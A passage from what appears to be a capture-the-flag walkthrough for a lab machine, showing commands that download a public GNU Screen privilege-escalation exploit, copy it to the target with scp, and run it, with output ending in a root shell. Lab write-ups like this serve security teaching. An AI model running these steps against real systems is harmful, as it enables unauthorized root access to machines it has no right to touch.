wget https://www.exploit-db.com/download/41154 -O screen-pwn.sh
scp screen-pwn.sh shelby@10.10.10.157:/tmp
```

Once the transfer completes, make the file executable and run the exploit, which should result in a root shell.

```
shelby@Wall:/tmp$ chmod +x screen-pwn.sh
shelby@Wall:/tmp$ ./screen-pwn.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
<SNIP>
[+] Now we create our /etc/ld.so.preload file...
[+] done!
# id
uid=0(root) gid=0(root) groups=0(root),6001(shelby)
```